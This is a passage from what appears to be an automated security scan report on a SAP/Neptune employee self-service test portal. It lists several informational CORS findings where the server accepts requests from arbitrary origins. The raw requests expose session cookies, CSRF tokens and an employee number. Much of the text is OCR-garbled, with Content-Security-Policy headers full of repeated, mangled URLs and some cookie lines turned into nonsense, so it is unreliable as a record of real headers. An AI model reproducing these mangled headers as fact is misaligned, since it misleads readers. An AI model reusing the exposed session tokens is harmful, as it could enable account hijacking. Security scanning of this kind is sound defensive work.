https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff

Connection: close

("modeloCalendarLegendData":[2,"TEXT","TYPE","Part Time","Type01","Absence Request","Type05","Full Day Absence

Absence","Type08","Travel","Type09"],"modeloPCSmallData":[5,"PERNR","

..rsnip1..

# 11.59. https://testportal.zalaris.com/neptune/zmfp\_time\_entry\_v2

## Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com Path: /neptune/zmfp\_time\_entry\_v2

# Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://tujlpvhuglaf.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

## Request 1

POST /neptune/zmfp\_time\_entry\_v2?ajax\_id=SYNC&ajax\_applid=ZMFP\_TIME\_ENTRY\_V2&sap-client=650&dxp=21100006&field\_id=01034 HTTP/1.1 Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657791225059; com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; SAPWP\_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85 Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest Request-Id: le86c367ed87c412ba8ead36d6d910d01.57c10912dde34c07 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-57c10912dde34c07-01 Content-Length: 15 Origin: https://tujlpvhuglaf.com Dnt: 1 Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Te: trailers Connection: close {"GS\_INPUT":{}}

# Response 1

HTTP/1.1 200 OK Date: Thu, 14 Jul 2022 09:39:52 GMT Server: Apache X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade, strict-origin X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8 Content-Length: 48422 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: access-control-allow-methods: access-control-allow-headers: cache-control: no-store sap-server: true Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://cari.syriocation.wing.com/https:// ineptunie-soliware.com/.445 https://sss.google-analytics.com/ga/js https://cari.seo.com/https://ssap.com/https://ssap.com/https://ssap.com/https://ssap.com/https://spap.googleapis.com/https://ssap.com/https://spap.googleapis.com/https://spap.googleapis.com/https://spap.googleapis.com/https://syridication.twitter.com/ht eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff Connection: close {"modeltabCatsData" [65,"COUNTER","UUID","WORKDATE","EMPLOYEENUMBER","CATSHOURS","UNIT","ABS\_ATT\_TYPE","WBS\_ELEMENT","REC\_ORDER","REC\_CCTR","POSITION","ABS\_AT TYPE\_TXT","WBS\_ELEMENT\_TXT","REC\_ORDER\_T .[SNIP].

## 11.60. https://testportal.zalaris.com/neptune/zmfp time statement

## Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zmfp\_time\_statement

192 of 415

### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://haevimnbiddu.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

## Request 1

POST /neptune/zmfp\_time\_statement?ajax\_id=GET\_PERIODS&ajax\_applid=ZMFP\_TIME\_STATEMENT&sap-client=650&dxp=21100006&field\_id=00111 HTTP/1.1 Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657791225059; SAPWP\_active=1; com sap engine security authentication original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjIr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85 Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.c5bd4508aa4c48b3 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-c5bd4508aa4c48b3-01 Content-Length: 42 Origin: https://haevimnbiddu.com Dnt: 1 Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Te: trailers Connection: close

# Response 1

{"GS\_PARAMS":{},"GS\_INPUT":{"PERIOD":365}}

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 09:38:25 GMT
 Server: Apache
 X-Content-Type-Options: nosniff
 X-Xss-Protection: 1; mode=block
 Referrer-Policy: no-referrer-when-downgrade, strict-origin
 X-Robots-Tag: none, noarchive
 X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8 content-length: 761
 dxp-sap: 21100006
 x-user-logon-language: E
 access-control-allow-origin:
 access-control-allow-methods: *
 access-control-allow-headers: '
 cache-control: no-store
 sap-server: true
 Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.
 https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors azurewebsites.net/ https://*.accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://boisn.windows.net/ a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*-in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
 https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
 https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
 https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.googleapis.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com/https://fiximg.com/https://bwww.atlassian.com/gadets/images/ https://poafis.com/atd/sicon-intps://com/https://platform.twitter.com/https://bwww.atlassian.com/gadets/images/ https://poafis.com/atd/sicon-intps://com/https://poafis-files-general-eu-west-1-test.s2-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://con.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://con.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://con.recast.ai/ https://con
 eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation; worker-src 'self'
 https://*.zalaris.com:443 blob: ;
 Strict-Transport-Security: max-age=31536000
 X-Content-Type-Options: nosniff
 Connection: close
 ("modelMasterListData":[8,"PABRJ","PABRP","BEGDA","ENDDA","AMOUNT1","AMOUNT2","PDF_SRC","FIL_KEY","2022","03","20220301","20220329"," 157.50","
 0.00","","03.2022","2022","02"
   ..[SNIP]...
```

11.61. https://testportal.zalaris.com/neptune/zmfp\_travel\_create\_expense\_rep

193 of 415

## Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zmfp\_travel\_create\_expense\_rep

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://tsizvximmjgi.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

## Request 1

POST /neptune/zmfp\_travel\_create\_expense\_rep?ajax\_id=INIT&ajax\_applid=ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP&sap-client=650&dxp=21100006&field\_id=00072 HTTP/1.1

Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

cooker.saping\_rownaic\_dozer.rownaic\_sap-aleine\_ood, as proceed as a conservation of the cooker. Saping\_rownaic\_sap-aleine\_ood, as proceedings of the cooker. Saping\_rownaic\_sap-aleine\_ood, as cooker. Saping\_rownaic\_sap-aleine\_ood, as cooker. Saping\_rownaic\_sap-aleine\_ood, as cooker. Saping\_rownaic\_sap-aleine\_ood, as proceedings of the cooker. Saping\_rownaic\_saping\_rownai

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.180242721de04ff3

Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-180242721de04ff3-01

Content-Length: 15

Origin: https://tsizvximmjgi.com

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Te: trailers

Connection: close

{"GS\_INPUT":{}}

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 09:38:54 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8 Content-Length: 46391

dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: '

access-control-allow-methods: access-control-allow-headers:

cache-control: no-store

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.in/.sapsf.eu:443 https://\*.sapsf.eu:443 https://p.in/.sapsf.eu:443 https://p.i /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com/splits/https://splits/ht http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com/https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self

https://\*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff

Connection: close

{"modelInputData"

("PERNR":"00034448","REINR":"0000000000","WIID":"000000000000","FROM\_INBOX":false,"FROM\_INBOX\_HIST":false,"SIMULATE":false,"ROLE":"ESS","PLANREQUEST":"","F OR\_EDIT":false,"DATV1":"202 ..[SNIP]..

# 11.62. https://testportal.zalaris.com/neptune/zmfp\_universal\_inbox

# Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com Path: /neptune/zmfp\_universal\_inbox

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://nxdpyypacxpb.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

## Request 1

POST /neptune/zmfp\_universal\_inbox?ajax\_id=GET\_MASTERLIST&ajax\_applid=ZMFP\_UNIVERSAL\_INBOX&sap-client=650&dxp=21100006&field\_id=00018&ajax\_value=31

Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657791885721;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; SAPWP\_active=1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate

Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json Sap-Client: 650

Neptunelaunchpad: PORTAL

K-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.a19d08b837f74328 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-a19d08b837f74328-01

Origin: https://nxdpyypacxpb.com

Dnt: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Content-Length: 0 Te: trailers Connection: close

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 09:47:22 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8

Content-Length: 1074 dxp-sap: 21100006

x-user-logon-language: E

access-control-allow-origin:

access-control-allow-methods: \*

access-control-allow-headers:

cache-control: no-store

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://iaccounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\* boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com.https://\*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-eu-

west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://b.zalaris.com:443 https://batorn.twimg.com/ttfycs/sptib.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://batorn.twimg.com/ttfycs/sptib.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://batorn.twimg.com/ttfycs/sptib.net/ data: https://pipekit.net/ https://sapui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://batorn.twimg.com/ttfys://sapui5.hana.ondemand.com https://batorn.twimg.com/ttfys://sapui5.hana.ondemand.com https://batorn.type/maxcdn.bootstrapcdn.com https://sapui5.hana.ondemand.com https://batorn.type/maxcdn.bootstrapcdn.com https://sapui5.hana.ondemand.com https://batorn.type/maxcdn.bootstrapcdn.com https://sapui5.hana.ondemand.com https://batorn.type.indemand.com/ttps://sapui5.hana.ondemand.com https://batorn.type.indemand.com/ttps://sapui5.hana.ondemand.com https://batorn.type.indemand.com/ttps://sapui5.hana.ondemand.com/ttps://batorn.type.indema

## 11.63. https://testportal.zalaris.com/neptune/zmfp wt compensation

# Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com
Path: /neptune/zmfp\_wt\_compensation

## Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://uiikynwbrttp.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

## Request 1

POST /neptune/zmfp\_wt\_compensation?ajax\_id=SYNC&ajax\_applid=ZMFP\_WT\_COMPENSATION&sap-client=650&dxp=21100006&field\_id=00139 HTTP/1.1 Host: testportal.zalaris.com Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; cooke: sapin-covinat-cookers (202E) 1361-237, sap-weestin-17-322-32-302-3041-1829, sap-user-context-sap-client-cookers againuser-skib\_covination\_cookers againuser-skib\_covination\_cookers againuser-skib\_cookers againuser-skib\_cook 3qm69IAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85 Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.7caece6febd34d9d Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-7caece6febd34d9d-01 Content-Length: 31 Origin: https://uiikynwbrttp.com Dnt: 1 Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Te: trailers Connection: close

#### Response 1

{"GT\_WT\_DATA":{},"GS\_INPUT":{}}

HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 09:48:42 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 32699
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: \*
access-control-allow-methods: \*
access-control-allow-headers: \*
cache-control: no-store
sap-server: true

196 of 415

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcos.azurewebsites.net/ https://acocounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://acocounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://opin.windows.net/ a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://https://is.boost.ai/ https://uis.sap.com/https://s.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://s.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com.https://\*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ 